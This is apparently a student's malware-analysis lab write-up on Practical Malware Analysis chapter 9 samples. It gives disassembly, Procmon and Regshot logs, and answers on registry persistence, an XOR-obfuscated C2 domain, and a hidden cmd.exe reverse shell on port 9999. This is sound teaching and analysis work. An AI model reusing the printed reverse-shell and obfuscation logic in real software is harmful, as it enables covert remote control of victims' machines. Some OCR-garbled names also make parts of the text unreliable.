58 push 0FF000000h ; subKey
58 push 00000002h ; hKey
FF 15 20 00 40 00 call ds:RegOpenKeyEx ; return 0 if successful
85 C0 test eax, eax
74 04 je short loc_401029

```

```

loc_401029: ; lpchData
68 00 push 0 ; lpData
68 00 push 0 ; lpType
68 00 push 0 ; lpReserved
68 30 C0 40 00 push offset ValueName ; lpValueName
88 40 F8 mov ecx, [ebp+phileResult]
51 push ecx ; hKey
FF 15 20 00 40 00 call ds:RegQueryValueEx
89 45 FC mov [ebp+var_4], eax
89 70 FC 00 cmp [ebp+var_4], 0
74 0E je short loc_401057

```

Figure 6. Registry trails in IDA Pro

Time	Process Name	PID	Operation	Path	Result	Detail
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	CreateFileMapping	C:\Windows\system32\conio32.dll	SUCCESS	SyncType: SyncTy...
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	RegSetValue	HKEY\Software\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetEndOfFileInformationFile	C:\Windows\system32\config\software\LOG	SUCCESS	EndOfFile: 8,192
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetEndOfFileInformationFile	C:\Windows\system32\config\software\LOG	SUCCESS	EndOfFile: 8,192
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetEndOfFileInformationFile	C:\Windows\system32\Lab09-01_patched.exe	SUCCESS	EndOfFile: 61,440
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	CreateFileMapping	C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_01\Lab09-01_patched	SUCCESS	SyncType: SyncTy...
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	CreateFileMapping	C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_01\Lab09-01_patched	SUCCESS	SyncType: SyncTy...
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	WriteFile	C:\Windows\system32\Lab09-01_patched.exe	SUCCESS	Offset: 0 Length: 8
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetBasicInformationFile	C:\Windows\system32\Lab09-01_patched.exe	SUCCESS	CreationTime: 1/1/...
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetBasicInformationFile	C:\Windows\system32\Lab09-01_patched.exe	SUCCESS	CreationTime: 4/14...
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetEndOfFileInformationFile	C:\Windows\system32\config\software\LOG	SUCCESS	EndOfFile: 16,384
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetEndOfFileInformationFile	C:\Windows\system32\config\software\LOG	SUCCESS	EndOfFile: 20,480
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetEndOfFileInformationFile	C:\Windows\system32\config\software\LOG	SUCCESS	EndOfFile: 24,576
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetEndOfFileInformationFile	C:\Windows\system32\config\software\LOG	SUCCESS	EndOfFile: 28,672
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	RegSetValue	HKEY\Software\Microsoft\VPS\Configuration	SUCCESS	Type: REG_BINARY
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetEndOfFileInformationFile	C:\Windows\system32\config\software\LOG	SUCCESS	EndOfFile: 28,672
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetEndOfFileInformationFile	C:\Windows\system32\config\software\LOG	SUCCESS	EndOfFile: 10,223
5/3/2016 9:26:00 AM	Lab09-01_patched	1196	SetEndOfFileInformationFile	C:\Windows\system32\config\software\LOG	SUCCESS	EndOfFile: 36,064

Figure 7. Proc Mon captured WriteFile and RegSetValue

-res-x86\_0000.txt - Notepad

```

File Edit Format View Help
Regshot 1.9.0 x86 ANSI
Comments:
Datetime: 2016/3/5 09:26:14 , 2016/3/5 09:32:05
Computer: USER-FCC21C8345 , USER-FCC21C8345
Username: Administrator , Administrator

Keys added: 9

HKLM\SOFTWARE\Microsoft
HKLM\SOFTWARE\Microsoft \XPS
HKLM\SYSTEM\ControlSet001\services\Lab09-01_patched
HKLM\SYSTEM\ControlSet001\services\Lab09-01_patched\security
HKLM\SYSTEM\CurrentControlSet\services\Lab09-01_patched
HKLM\SYSTEM\CurrentControlSet\services\Lab09-01_patched\security

```

Figure 8.

Regshot captured registry creation and service creation

```

HKLM\SYSTEM\controlset001\services\Lab09-01_patched\Type: 0x00000020
HKLM\SYSTEM\controlset001\services\Lab09-01_patched\start: 0x00000002
HKLM\SYSTEM\controlset001\services\Lab09-01_patched\ErrorControl: 0x00000001
HKLM\SYSTEM\controlset001\services\Lab09-01_patched\ImagePath: "%SYSTEMROOT%\system32\Lab09-01_patched.exe"
HKLM\SYSTEM\controlset001\services\Lab09-01_patched\displayName: "Lab09-01_patched Manager Service"
HKLM\SYSTEM\controlset001\services\Lab09-01_patched\objectName: "LocalSystem"
HKLM\SYSTEM\controlset001\services\Lab09-01_patched\security\security: 01 00 14 80 90 00 00 00 9C 00 00 00 14 0C
HKLM\SYSTEM\currentcontrolset\services\Lab09-01_patched\Type: 0x00000020
HKLM\SYSTEM\currentcontrolset\services\Lab09-01_patched\start: 0x00000002
HKLM\SYSTEM\currentcontrolset\services\Lab09-01_patched\ErrorControl: 0x00000001
HKLM\SYSTEM\currentcontrolset\services\Lab09-01_patched\ImagePath: "%SYSTEMROOT%\system32\Lab09-01_patched.exe"
HKLM\SYSTEM\currentcontrolset\services\Lab09-01_patched\displayName: "Lab09-01_patched Manager service"
HKLM\SYSTEM\currentcontrolset\services\Lab09-01_patched\objectName: "LocalSystem"

```

Figure 9. The service created in registry




Figure 10. Services.msc

1. HKLM\\SOFTWARE\\Microsoft \\XPS\\Configuration
2. Lab09-01\_patched Manager Service
3. %SYSTEMROOT%\\system32\\Lab09-01\_patched.exe

#### v. What are the different actions this malware can be instructed to take via the network?

If no argument is passed into the executable, the malware will call the function @0x00402360. This function will parse the registry “HKLM\\SOFTWARE\\Microsoft \\XPS\\Configuration and call function 0x00402020 to execute the malicious functions.

Analyzing the function @0x00402020, we can conclude that the malware is capable of doing the following tasks

1. Sleep
2. Upload (save a file to the victim machine)
3. Download (extract out a file from the victim machine)
4. Execute Command
5. Do Nothing

#### vi. Are there any useful network-based signatures for this malware?




Figure 11. Network Traffic

From wireshark, we can see that the malware is attempting to retrieve commands from <http://www.practicalmalwareanalysis.com>. A random page(xxxx/xxx.xxx) is retrieved from the server using HTTP/1.0. Note that the evil domain can be changed, therefore by fixing the network based signature to just practicalmalwareanalysis.com is not sufficient.

**e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.**

- i. What strings do you see statically in the binary?

Address	Length	Type	String
's' .rdata:004040CC	0000000F	C	runtime error
's' .rdata:004040E0	0000000E	C	TLOSS error\r\n
's' .rdata:004040F0	0000000D	C	SING error\r\n
's' .rdata:00404100	0000000F	C	DOMAIN error\r\n
's' .rdata:00404110	00000025	C	R6028\r\n- unable to initialize heap\r\n
's' .rdata:00404138	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
's' .rdata:00404170	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
's' .rdata:004041A8	00000026	C	R6025\r\n- pure virtual function call\r\n
's' .rdata:004041D0	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
's' .rdata:00404208	00000029	C	R6019\r\n- unable to open console device\r\n
's' .rdata:00404234	00000021	C	R6018\r\n- unexpected heap error\r\n
's' .rdata:00404258	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
's' .rdata:00404288	0000002C	C	R6016\r\n- not enough space for thread data\r\n
's' .rdata:004042B4	00000021	C	\r\nabnormal program termination\r\n
's' .rdata:004042D8	0000002C	C	R6009\r\n- not enough space for environment\r\n
's' .rdata:00404304	0000002A	C	R6008\r\n- not enough space for arguments\r\n
's' .rdata:00404330	00000025	C	R6002\r\n- floating point not loaded\r\n
's' .rdata:00404358	00000025	C	Microsoft Visual C++ Runtime Library
's' .rdata:00404384	0000001A	C	Runtime Error!\n\nProgram:
's' .rdata:004043A4	00000017	C	<program name unknown>
's' .rdata:004043BC	00000013	C	GetLastActivePopup
's' .rdata:004043D0	00000010	C	GetActiveWindow
's' .rdata:004043E0	0000000C	C	MessageBoxA
's' .rdata:004043EC	0000000B	C	user32.dll
's' .rdata:00404562	0000000D	C	KERNEL32.dll
's' .rdata:0040457E	0000000B	C	WS2_32.dll
's' .data:0040511E	00000006	unic...	@\t
's' .data:00405126	00000006	unic...	@\n
's' .data:00405166	00000006	unic...	@\x1B
's' .data:00405176	00000006	unic...	@x
's' .data:0040517E	00000006	unic...	@y
's' .data:00405186	00000006	unic...	@z
's' .data:004051AC	00000006	C	`♦y♦!

Nothing useful...

## 2ii What happens when you run this binary?

The program just terminates without doing anything.

## iii. How can you get this sample to run its malicious payload?

```

mov [ebp+var_1B0], '1'
mov [ebp+var_1AF], 'q'
mov [ebp+var_1AE], 'a'
mov [ebp+var_1AD], 'z'
mov [ebp+var_1AC], '2'
mov [ebp+var_1AB], 'w'
mov [ebp+var_1AA], 's'
mov [ebp+var_1A9], 'x'
mov [ebp+var_1A8], '3'
mov [ebp+var_1A7], 'e'
mov [ebp+var_1A6], 'd'
mov [ebp+var_1A5], 'c'
mov [ebp+var_1A4], '0'
mov [ebp+var_1A0], 'o'
mov [ebp+var_19F], 'c'
mov [ebp+var_19E], 'l'
mov [ebp+var_19D], '..'
mov [ebp+var_19C], 'e'
mov [ebp+var_19B], 'x'
mov [ebp+var_19A], 'e'
mov [ebp+var_199], '0'
mov ecx, 8
mov esi, offset unk_405034
lea edi, [ebp+var_1F0]
rep movsd
mousb
mov [ebp+var_1B8], 0
mov [ebp+Filename], 0
mov ecx, 43h
xor eax, eax
lea edi, [ebp+var_2FF]
rep stosd
stosb
push 10Eh ; nSize
lea eax, [ebp+Filename]
push eax ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameA
push '\' ; int
lea ecx, [ebp+Filename]
push ecx ; char *
call _strrchr ; pointer to last occurrence
add esp, 8
mov [ebp+var_4], eax
mov edx, [ebp+var_4]
add edx, 1 ; remove \
mov [ebp+var_4], edx
mov eax, [ebp+var_4]
push eax ; current executable name
lea ecx, [ebp+var_1A0]
push ecx ; ocl.exe
call _strcmp
add esp, 8
test eax, eax
jz short loc 40124C

```

Figure 1. ocl.exe

From the above flow graph in main function, we can see that the binary retrieves its own executable name via **GetModuleFileNameA**. It then strip the path using **\_strrchr**. The malware then compares the filename with “ocl.exe”. If it doesn’t match, the malware will terminates. Therefore to run the malware we must name it as “ocl.exe”.

#### iv. What is happening at 0x00401133?

## M.Sc. IT. SEM 2

```
.text:00401133
.text:0040113A
.text:00401141
.text:00401148
.text:0040114F
.text:00401156
.text:0040115D
.text:00401164
.text:0040116B
.text:00401172
.text:00401179
.text:00401180
.text:00401187
```

## Malware Analysis

```
 mov [ebp+var_1B0], '1'
 mov [ebp+var_1AF], 'q'
 mov [ebp+var_1AE], 'a'
 mov [ebp+var_1AD], 'z'
 mov [ebp+var_1AC], '2'
 mov [ebp+var_1AB], 'w'
 mov [ebp+var_1AA], 's'
 mov [ebp+var_1A9], 'x'
 mov [ebp+var_1A8], '3'
 mov [ebp+var_1A7], 'e'
 mov [ebp+var_1A6], 'd'
 mov [ebp+var_1A5], 'c'
 mov [ebp+var_1A4], '0'
```

Figure 2. some passphrase?

We can see in the opcode that a string is formed character by character. The string is “1qaz2wsx3edc”. The way the author created the string prevented IDA Pro from displaying it as a normal string.

### v. What arguments are being passed to subroutine 0x00401089?



Figure 3. GetHostName

From the above ollydbg image, we can see that the string “1qaz2wsx3edc” is passed in to the subroutine 0x00401089. An unknown pointer (0x0012FD90) is also passed in.




Figure 4. XOR decoding

Stepping into the subroutine, you will realize that the malware is trying to decode a string(0x0012FD90) with the xor key (1qaz2wsx3edc). As shown above, we can start to see the decoded string taking shape.

## 6. What domain name does this malware use?




Figure 5. Domain Decoded

<http://www.practicalmalwareanalysis.com>

## 7. What encoding routine is being used to obfuscate the domain name?

As mentioned in question 5, XOR is used to obfuscate the domain name.

## 8. What is the significance of the CreateProcessA call at 0x0040106E?

```

push ecx ; int
lea edx, [ebp+var_1B0]
push edx ; char *
call getHostName
add esp, 8
mov [ebp+name], eax
mov eax, [ebp+name]
push eax ; name
call ds:gethostbyname
mov [ebp+var_1BC], eax
cmp [ebp+var_1BC], 0
jnz short loc_401304

```

```

loc_401304:
mov edx, [ebp+var_1BC]
mov eax, [edx+0Ch]
mov ecx, [eax]
mov edx, [ecx]
mov dword ptr [ebp+var_1CC.sa_data+2], edx
push 9999 ; port 9999
call ds:htons
mov word ptr [ebp+var_1CC.sa_data], ax
mov [ebp+var_1CC.sa_family], AF_INET
push 10h ; namelen
lea eax, [ebp+var_1CC]
push eax ; name
mov ecx, [ebp+s]
push ecx ; s
call ds:connect
mov [ebp+var_1B4], eax
cmp [ebp+var_1B4], 0xFFFFFFFF
jnz short loc_40137A

```

```

loc_40137A:
mov eax, [ebp+s]
push eax
sub esp, 10h
mov ecx, esp
mov edx, dword ptr [ebp+var_1CC.sa_family]
mov [ecx], edx
mov eax, dword ptr [ebp+var_1CC.sa_data+2]
mov [ecx+4], eax
mov edx, dword ptr [ebp+var_1CC.sa_data+6]
mov [ecx+8], edx
mov eax, dword ptr [ebp+var_1CC.sa_data+0Ah]
mov [ecx+0Ch], eax
call CommandExecution
add esp, 14h
mov ecx, [ebp+s]
push ecx ; s
call ds:closesocket
call ds:WSACleanup
push 7530h ; dwMilliseconds
call ds:Sleep
jmp loc_40124C

```

A

Figure 6. connecting to

practicalmalwareanalysis.com:9999

The first block shows that we get the decoded domain name and get the ip by using [gethostbyname](#). In the second block, we can see that it is trying to connect to the derived ip at

port 9999. In the third block, we can see that socket s is passed into the CommandExecution subroutine as last argument.

```
CommandExecution proc near

StartupInfo= _STARTUPINFOA ptr -58h
var_14= dword ptr -14h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
arg_10= dword ptr 18h

push ebp
mov ebp, esp
sub esp, 58h
mov [ebp+var_14], 0
push 44h ; size_t
push 0 ; int
lea eax, [ebp+StartupInfo]
push eax ; void *
call _memset
add esp, 0Ch
mov [ebp+StartupInfo.cb], 44h
push 10h ; size_t
push 0 ; int
lea ecx, [ebp+ProcessInformation]
push ecx ; void *
call _memset
add esp, 0Ch
mov [ebp+StartupInfo.dwFlags], 10h
mov [ebp+StartupInfo.uShowWindow], 0
mov edx, [ebp+arg_10]
mov [ebp+StartupInfo.hStdInput], edx
mov eax, [ebp+StartupInfo.hStdInput]
mov [ebp+StartupInfo.hStdError], eax
mov ecx, [ebp+StartupInfo.hStdError]
mov [ebp+StartupInfo.hStdOutput], ecx
lea edx, [ebp+ProcessInformation]
push edx ; lpProcessInformation
lea eax, [ebp+StartupInfo]
push eax ; lpStartupInfo
push 0 ; lpCurrentDirectory
push 0 ; lpEnvironment
push 0 ; dwCreationFlags
push 1 ; bInheritHandles
push 0 ; lpThreadAttributes
push 0 ; lpProcessAttributes
push offset CommandLine ; "cmd"
push 0 ; lpApplicationName
call ds>CreateProcessA
mov [ebp+var_14], eax
push 0FFFFFFFh ; dwMilliseconds
```

Figure 7. passing io to socket

From the above figure, we can see that the StartupInfo's hStdInput, hStdOutput, hStdError now points to the socket s. In other words, all input and output that we see in cmd.exe console will now be transmitted over the network. The CreateProcessA call for cmd.exe and is hidden via wShowWindow flag set to SW\_HIDE(0). What it all meant was that a reverse shell is spawned to receive commands from the attacker's server.

**f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll ) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg**

## i. What DLLs are imported by Lab09-03.exe?

Address	Ordinal	Name	Library
00405000		DLL1Print	DLL1
0040500C		DLL2Print	DLL2
00405008		DLL2ReturnJ	DLL2
004050B0		GetStringTypeW	KERNEL32
004050AC		LCMapStringA	KERNEL32
004050A8		MultiByteToWideChar	KERNEL32
004050A4		HeapReAlloc	KERNEL32
004050A0		VirtualAlloc	KERNEL32
0040509C		GetOEMCP	KERNEL32
00405098		GetACP	KERNEL32
00405094		GetCPIinfo	KERNEL32
00405090		HeapAlloc	KERNEL32
0040508C		RtlUnwind	KERNEL32
00405088		HeapFree	KERNEL32
00405084		VirtualFree	KERNEL32
00405080		HeapCreate	KERNEL32
0040507C		HeapDestroy	KERNEL32
00405078		GetVersionExA	KERNEL32
00405074		GetEnvironmentVariableA	KERNEL32
00405070		GetModuleHandleA	KERNEL32
0040506C		GetStartupInfoA	KERNEL32
00405068		GetFileType	KERNEL32
00405064		GetStdHandle	KERNEL32
00405060		SetHandleCount	KERNEL32
0040505C		GetEnvironmentStringsW	KERNEL32
00405058		GetEnvironmentStrings	KERNEL32
00405054		WideCharToMultiByte	KERNEL32
00405050		FreeEnvironmentStringsW	KERNEL32
0040504C		FreeEnvironmentStringsA	KERNEL32
00405048		GetModuleFileNameA	KERNEL32
00405044		UnhandledExceptionFilter	KERNEL32
00405040		GetCurrentProcess	KERNEL32
0040503C		TerminateProcess	KERNEL32
00405038		ExitProcess	KERNEL32
00405034		GetVersion	KERNEL32
00405030		GetCommandLineA	KERNEL32
0040502C		Sleep	KERNEL32
00405028		GetStringTypeA	KERNEL32
00405024		GetProcAddress	KERNEL32
00405020		LoadLibraryA	KERNEL32
0040501C		CloseHandle	KERNEL32
00405018		LCMapStringW	KERNEL32
00405014		WriteFile	KERNEL32
004050B8		NetScheduleJobAdd	NFTAPI32

Figure 1. imports

## M.Sc. IT. SEM 2

## Malware Analysis

From IDA Pro we can see that DLL1, DLL2, KERNEL32 and NETAPI32 is imported by the malware. During runtime we can see more dlls being imported.

Base	Size	Entry	Name	File version	Path
00330000	0000E000	00331174	DLL2	5.1.2600.5512	C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_9L\DLL2.dll
00400000	0000F000	00401002	Lab09-03	5.1.2600.5512	C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_9L\Lab09-03.exe
10000000	0000E000	10001152	DLL1	5.1.2600.5512	C:\WINDOWS\system32\DLL1.dll
5B950000	00055000	5B955845	NETAPI32	5.1.2600.5512	(C:\WINDOWS\system32\NETAPI32.dll)
71A90000	00008000	71A91536	MS2HELP	5.1.2600.5512	(C:\WINDOWS\system32\MS2HELP.dll)
71A90000	00017000	71A91273	MS2_32	5.1.2600.5512	(C:\WINDOWS\system32\MS2_32.dll)
76370000	00010000	763912CB	IM32	5.1.2600.5512	(C:\WINDOWS\system32\IM32.DLL)
76D00000	00015000	76D65304	Iphlpapi	5.1.2600.5512	(C:\WINDOWS\system32\iphlpapi.dll)
77C10000	00055000	77C1F291	nsvcnt	7.0.2600.5512	(C:\WINDOWS\system32\nsvcntr.dll)
77C70000	00024000	77C74554	nsvol_0	5.1.2600.5512	(C:\WINDOWS\system32\nsvol_0.dll)
77D00000	00035000	77D073FB	ADUIP132	5.1.2600.5512	(C:\WINDOWS\system32\ADUIP132.dll)
77E70000	00032000	77E7628F	RPCRT4	5.1.2600.5512	(C:\WINDOWS\system32\RPCRT4.dll)
77F10000	00044000	77F16587	GD132	5.1.2600.5512	(C:\WINDOWS\system32\GD132.dll)
77FE0000	00011000	77FE2126	Secur32	5.1.2600.5512	(C:\WINDOWS\system32\Secur32.dll)
7C000000	00009000	7C98863E	Kernel32	5.1.2600.5512	(C:\WINDOWS\system32\Kernel32.dll)
7C390000	000AF000	7C912C26	ntdll	5.1.2600.5512	(C:\WINDOWS\system32\ntdll.dll)
7E410000	00091000	7E418217	USER32	5.1.2600.5512	(C:\WINDOWS\system32\USER32.dll)

Figure 2. DLL3.dll being imported during runtime

### ii. What is the base address requested by DLL1.dll, DLL2.dll, and DLL3.dll?

Loading the dll in IDA Pro we can see the base address that each dll requests for. Turns out that all 3 dlls requests for the same image base at address 0x10000000.

```
; File Name : D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter_9L\DLL3.dll
; Format : Portable executable for 80386 (PE)
; Imagebase : 10000000
; Section 1. (virtual address 00001000)
; Virtual size : 00005540 (21834.)
; Section size in file : 00006000 (24576.)
; Offset to raw data for section: 00001000
; Flags 60000020: Text Executable Readable
; Alignment : default
; OS type : MS Windows
; Application type: DLL 32bit
```

Figure 3. Imagebase: 0x10000000


### iii. When you use OllyDbg to debug Lab09-03.exe, what is the assigned based address for: DLL1.dll, DLL2.dll, and DLL3.dll?

From figure 2, we can observe that the base address for DLL1.dll is @0x10000000, DLL2.dll is @0x330000 and DLL3.dll is @0x390000.

### iv. When Lab09-03.exe calls an import function from DLL1.dll, what does this import function do?

```
.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main proc near
.text:00401000
.text:00401000 Buffer = dword ptr -1Ch
.text:00401000 hFile = dword ptr -18h
.text:00401000 hModule = dword ptr -14h
.text:00401000 var_10 = dword ptr -10h
.text:00401000 NumberOfBytesWritten= dword ptr -0Ch
.text:00401000 var_8 = dword ptr -8
.text:00401000 JobId = dword ptr -4
.text:00401000 argc = dword ptr 8
.text:00401000 argv = dword ptr 0Ch
.text:00401000 envp = dword ptr 10h
.text:00401000
.text:00401000 push ebp
.text:00401001 mov ebp, esp
